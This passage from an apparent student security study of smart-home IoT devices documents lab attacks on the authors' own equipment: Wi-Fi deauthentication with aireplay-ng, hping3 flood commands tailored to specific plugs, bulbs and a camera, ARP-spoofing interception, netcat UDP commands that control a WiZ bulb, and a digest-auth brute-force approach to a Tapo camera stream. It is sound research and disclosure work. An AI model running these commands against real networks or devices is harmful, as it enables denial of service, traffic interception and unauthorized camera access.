phy0    wlan0           rtl88x2bu       TP-Link Archer T3U [Realtek RTL8812BU]
                (monitor mode enabled)
```

3. Then, we scanned all the access points near to our position, using this command:

   ```
   airodump-ng <Network Interface Name>
   ```

   Practice result[2], the one we will focus on is *Smart Attack*, which we used for the model:

```
┌──(root㉿kali)-[~]
└─# airodump-ng wlan0


 CH  2 ][ Elapsed: 12 s ][ 2023-05-05 09:34

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 --:--:--:--:--:--  -46       13        0    0   1  130   WPA2 CCMP   PSK  COMPANY 1
 --:--:--:--:--:--  -50       10        0    0   1  130   WPA2 CCMP   MGT  COMPANY 2
 --:--:--:--:--:--  -46       11        0    0   1  130   WPA2 CCMP   MGT  COMPANY 3
 --:--:--:--:--:--  -50        6        0    0   1  130   OPN              COMPANY 4
 3E:63:3C:CC:41:06  -65        9       14    0  10  180   WPA2 CCMP   PSK  Smart Attack
 --:--:--:--:--:--   16       32        8    0  10   65   WPA2 CCMP   PSK  COMPANY 5

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

...
[Uselessresults]
```

[2]For confidentiality reason, the Wi-Fi hotspots belonging to the company will be named "COMPANY X"

4. The next step, was to check all connected devices on the *Smart Attack* access point:

   `airodump-ng --bssid <MAC Address> --channel <Channel> <Network Interface>`

```
┌──(root㉿kali)-[~]
└─# airodump-ng --bssid 3E:63:3C:CC:41:06 --channel 10 wlan0

 CH 10 ][ Elapsed: 1 min ][ 2023-05-05 09:35

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 3E:63:3C:CC:41:06  -57   0      502    11101  226  10  180   WPA2 CCMP   PSK  Smart Attack

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 3E:63:3C:CC:41:06  --:--:--:--:--:--  -39    1e-24e     0        8
 3E:63:3C:CC:41:06  --:--:--:--:--:--  -36    1e- 1e     0       18
 3E:63:3C:CC:41:06  50:D4:5C:14:49:EC  -32    1e-24e     0       16
 3E:63:3C:CC:41:06  B0:95:75:F8:AE:BF  -35   24e-24e   604       77
 3E:63:3C:CC:41:06  9C:53:22:1D:C7:23  -32   24e-24e     0       31
 3E:63:3C:CC:41:06  D8:A0:11:F2:B9:7D  -41    1e- 6      0       48
 3E:63:3C:CC:41:06  AC:15:A2:EA:4F:5C  -29   24e-24e   157     2393
 3E:63:3C:CC:41:06  --:--:--:--:--:--  -15   24e-24e   380     7262
 3E:63:3C:CC:41:06  --:--:--:--:--:--  -34   24e- 6e  1432      273
 3E:63:3C:CC:41:06  DC:A6:32:81:A5:5C  -39   24e-24e    41     1188
```


   On this picture, we see all the connected devices of our hotspot. In our previous phase of network mapping we knew which device correspond to which MAC address.

5. To finish our attack, we needed to try it on every IoT connected on the network, here is the command to do that on one:

   `aireplay-ng --deauth 1000 -a <Wi-Fi's MAC Addr> -c <IoT's MAC Addr> <Network Interface>`

   Example on the Amazon Echo Dot 5:

```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 1000 -a 3E:63:3C:CC:41:06 -c 50:D4:5C:14:49:EC wlan0
09:37:09  Waiting for beacon frame (BSSID: 3E:63:3C:CC:41:06) on channel 10
09:37:10  Sending 64 directed DeAuth (code 7). STMAC: [50:D4:5C:14:49:EC] [ 7| 0 ACKs]
09:37:10  Sending 64 directed DeAuth (code 7). STMAC: [50:D4:5C:14:49:EC] [ 0| 0 ACKs]
```



With this test on the Amazon Echo Dot 5, we can see that it works, so we tried on all our Wi-Fi IoT devices, and it worked for all of them (list of our devices on the Figure 3.1).

4.1.3 DoS

To conduct the DoS attacks for this study, we used a software tool called "hping3". This command-line oriented TCP/IP packet assembler/analyzer is widely used for network testing and security audits. It supports a wide range of protocols, has a scriptable command-line interface, and allows users to send custom packets. These features made it a fitting choice for conducting DoS attacks on our Smart Home IoT devices.

So, we tried this method on all devices, on six devices (including the Home Assistant Server) it worked on four of them:

1. **P100 Smart Plug**:

   ```
   hping3 -S -p 80 --flood <P100 IP Address>
   ```

2. **C200 Camera**:

   ```
   hping3 -S -p 443 --flood <C200 IP Address>
   ```

   OR

   ```
   hping3 -S -p 554 --flood <C200 IP Address>
   ```

3. **KL110 Smart Bulb**:

   ```
   hping3 -S -p 9999 --flood <KL110 IP Address>
   ```

4. **WiZ Light Bulb**:

   ```
   hping3 --udp -p 554 --flood <WiZ IP Address>
   ```

   OR

   ```
   hping3 --icmp --flood <WiZ IP Address>
   ```

In a lot of those cases it works just fine the device is unresponsive and unreachable, but sometimes it just slow the responsiveness, so we can increase the size of the sent packets by adding the "**-d** $< size >$" option, for example:

```
hping3 -d 120 -S -p 80 --flood <P100 IP Address>
```

```
┌──(kali㉿kali)-[~]
└─$ hping3 -S -p 80 --flood 10.42.0.80
HPING 10.42.0.80 (wlan0 10.42.0.80): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

[When Stopped]
--- 10.42.0.80 hping statistic ---
38236 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 4.2: Example of a hping command

4.1.4 MitM / ARP Spoofing





Figure 4.3: Sequence Diagram of an ARP Spoofing configured for Sniffing

For this attack, we used two terminals on Kali Linux with root permission, as you can see in the Figure 4.3 just above, we are redirecting the traffic from the server to ourselves and from ourselves to the device. Here is what it looks like:



The commands are:

- The absolute first, to enable the router mode on the machine used for the attack:

  ```
  echo "1" > /proc/sys/net/ipv4/ip_forward
  ```

- In the first terminal, traffic from the server and the device:


  ```
  sudo arpspoof -i <network interface> -t <server IP> <device IP>
  ```

- In the second one, traffic from the device and the server:


  ```
  sudo arpspoof -i <network interface> -t <device IP> <server IP>
  ```

And by using a Wireshark, a free and open-source packet analyzer, that we set up on the right network interface (in our case *wlan0*), we were able to see the traffic between the server and the wanted device. Here are the steps we did to obtain the packets:

1. Choose the Wi-Fi interface (1), filter with the IP address that you want to sniff (2) and click on start (3)



2. And now you see all the traffic that the targeted device can receive or send:




And we used this method on all devices to try to find some things interesting, it was the case for four devices on six (including the Home Assistant Server), and that is what we will talk about in the next section (4.1.5).

4.1.5 Specific IoT Attacks

As explained in the last section we did the ARP Spoofing on all devices, for the first one we shall focus on the **WiZ Light Bulb**, which was used in the last section as example in the screen captures.

When everything was set up, while doing the sniffing between the server and the light bulb, we looked the packet and found something interesting:



In some UDP packets we saw in clear:

```
{"method":"setPilot"," params":{"state":true}}
```

On the screen capture above, we see that the used port of destination is UDP 38899 (in yellow), so, we sent an UDP packet (like the one we intercepted) to this port like this, with a turned off light bulb:

```
echo '{"method":"setPilot","params":{"state":true}}' |
nc -u -w 1 192.168.194.177 38899
```


```
┌──(kali㉿kali)-[~]
└─$ echo '{"method":"setPilot","params":{"state":true}}' | nc -u -w 1 192.168.194.177 38899
{"method":"setPilot","env":"pro","result":{"success":true}}

┌──(kali㉿kali)-[~]
└─$ echo '{"method":"setPilot","params":{"state":false}}' | nc -u -w 1 192.168.194.177 38899
{"method":"setPilot","env":"pro","result":{"success":true}}
```

With the first command we got the light bulb turned on, and the second turned off.

And after some research we found an interesting GitHub repository, with a python module called pywizlight[50], with it we can see the status, information and control the light bulb, by sending UDP Packets. By discovering this module, we saw that it was possible to also change the color, the warmth, the scene mode of the light, and so on... We did not really use the python module, because of some errors when launching the test-code provided on the GitHub page, but we used the bash commands that they used in the python code, like the one just above (2.). So, this is not a huge problem of security since it is only a light bulb, but still, sending an UDP packet is really easy to do, so if you have this kind of bulbs it could be annoying, if for some reason your neighbor hacked your Wi-Fi and play with your lights. Thus, it should be necessary that the bulb does not communicate with UDP, to have a verification before it (normally it is an option in the mobile application to configure it, to choose TCP instead of UDP, but it is not done by default...) or just encrypt the frames.

Staying within the bulbs, we will now attack the **Kasa KL110**. We replicated the same method than the previous one, an ARP Spoofing between server and device, and in Wireshark we saw this:



A TCP packet sent on port 9999 (in yellow), with something called "TP-Link Smart Home Protocol" (in red).

With these information, we did some research and found a website that speak about reverse engineering[51] of smart plug of the same brand. With it, a GitHub repository containing python code that we can look and use. With this code, it is possible to control the light (on/off), rename it (and this is more annoying because in your smart home network, when a device change it is possible that you can not use it anymore for instance, with your vocal assistant like Alexa or Google Home, until you rename it correctly for sure or just use the new name to speak about it), and the last thing you can do is to get all information about the light (demonstration just below):


```
python ./tplink_smartplug.py -t 192.168.194.31 -c info
```

```
┌──(root㉿kali)-[~]
└─# python ./tplink_smartplug.py -t 192.168.194.31 -c info
Sent:      {"system":{"get_sysinfo":{}}}
Received:  {"system":{"get_sysinfo":{"sw_ver":"1.8.11 Build 191113 Rel.105336","hw_ver":"1.0","model":"KL110(EU)",
"description":"Smart Wi-Fi LED Bulb with Dimmable Light","alias":"Ampoule KL110","mic_type":"IOT.SMARTBULB",
"dev_state":"normal","mic_mac":"B09575F8AEBF","deviceId":"80122DE7EB4950C95E2AFCF00E6402E41CEBD80C",
"oemId":"775B67C11038B99BEEDE39B0C910F6E9","hwId":"111E35908497A05512E259BB76801E10","is_factory":false,
"disco_ver":"1.0","ctrl_protocols":{"name":"Linkie","version":"1.0"},
"light_state":{"on_off":1,"mode":"normal","hue":0,"saturation":0,"color_temp":2700,"brightness":1},
"is_dimmable":1,"is_color":0,"is_variable_color_temp":0,
"preferred_state":[{"index":0,"hue":0,"saturation":0,"color_temp":2700,"brightness":100},
{"index":1,"hue":0,"saturation":0,"color_temp":2700,"brightness":75},
{"index":2,"hue":0,"saturation":0,"color_temp":2700,"brightness":25},
{"index":3,"hue":0,"saturation":0,"color_temp":2700,"brightness":1}],
"rssi":-45,"active_mode":"none","heapsize":293008,"err_code":0}}}
```

By modifying the code, it should be possible to control more thing, like everything we can see in the information (warmth, description, ...), because the python code is originally for a smart plug of the same brand (that is why we can just control state, name and info, by default).

We do not think that this is a huge vulnerability, because again it is still a light bulb, but just the fact that this is possible on different devices (smart plug and light in this case), is not normal. It should be more secure, the constructor should have thought of something stronger.

Let's continue with the **Camera Tapo C200**. The thing we want is to obtain an access to the video stream. To do so, there is multiple method, the first one we tried is to get access to the local account of the camera, to have directly get the Real Time Streaming Protocol (RTSP) access on VLC Media Player for example. To begin, we tried to intercept the connection with the ARP Spoofing method and saw this on Wireshark, on the RTSP protocol (that we knew was open on port 554, because of the nmap Figure 4.1, page 50):




We can clearly see in the packets containing every connection information (we obtained the right side, by right clicking on a packet and choose $Follow > TCP Stream$), except the password.

We see a DESCRIBE request, to which the server replies by the error message "401 Unauthorized", sending a "nonce" and a "realm". This "nonce" is a security against Replay Attacks, which consist in re-sending an encrypted frame that we do not understand, but still has an effect on the object that can understand it. This nonce is changed in every new communication session with the camera. Then we can see that a response is sent by Home Assistant. The camera replies to it with

"200 OK", which means that the camera is okay with the response sent. Thanks to online documentation, such as Wikipedia[52], we can see that the response is built from the user's password and all the plain text information we have in the screen capture. The algorithm to get the response is as follow:

- Hash in MD5 the string username:realm:password (in our case it would be smartattack:TPLink IP-Camera:password). We will call this hash hash1.
- Hash in MD5 the string method:URI (in our case it would be DESCRIBE:rstp://192.168.204.248/stream2) We will call this hash hash2.
- Hash in MD5 the string hash1:nonce:hash2.

To test, if we performed this connection, using *Telnet* on the port 554, and some brute force using a python script (that we will not provide for confidentiality reasons), we can obtain this, when the password is found (it means that we can access to the local account on the camera:



When we saw this screen, we can now access the video stream by using VLC Media Player[3]:

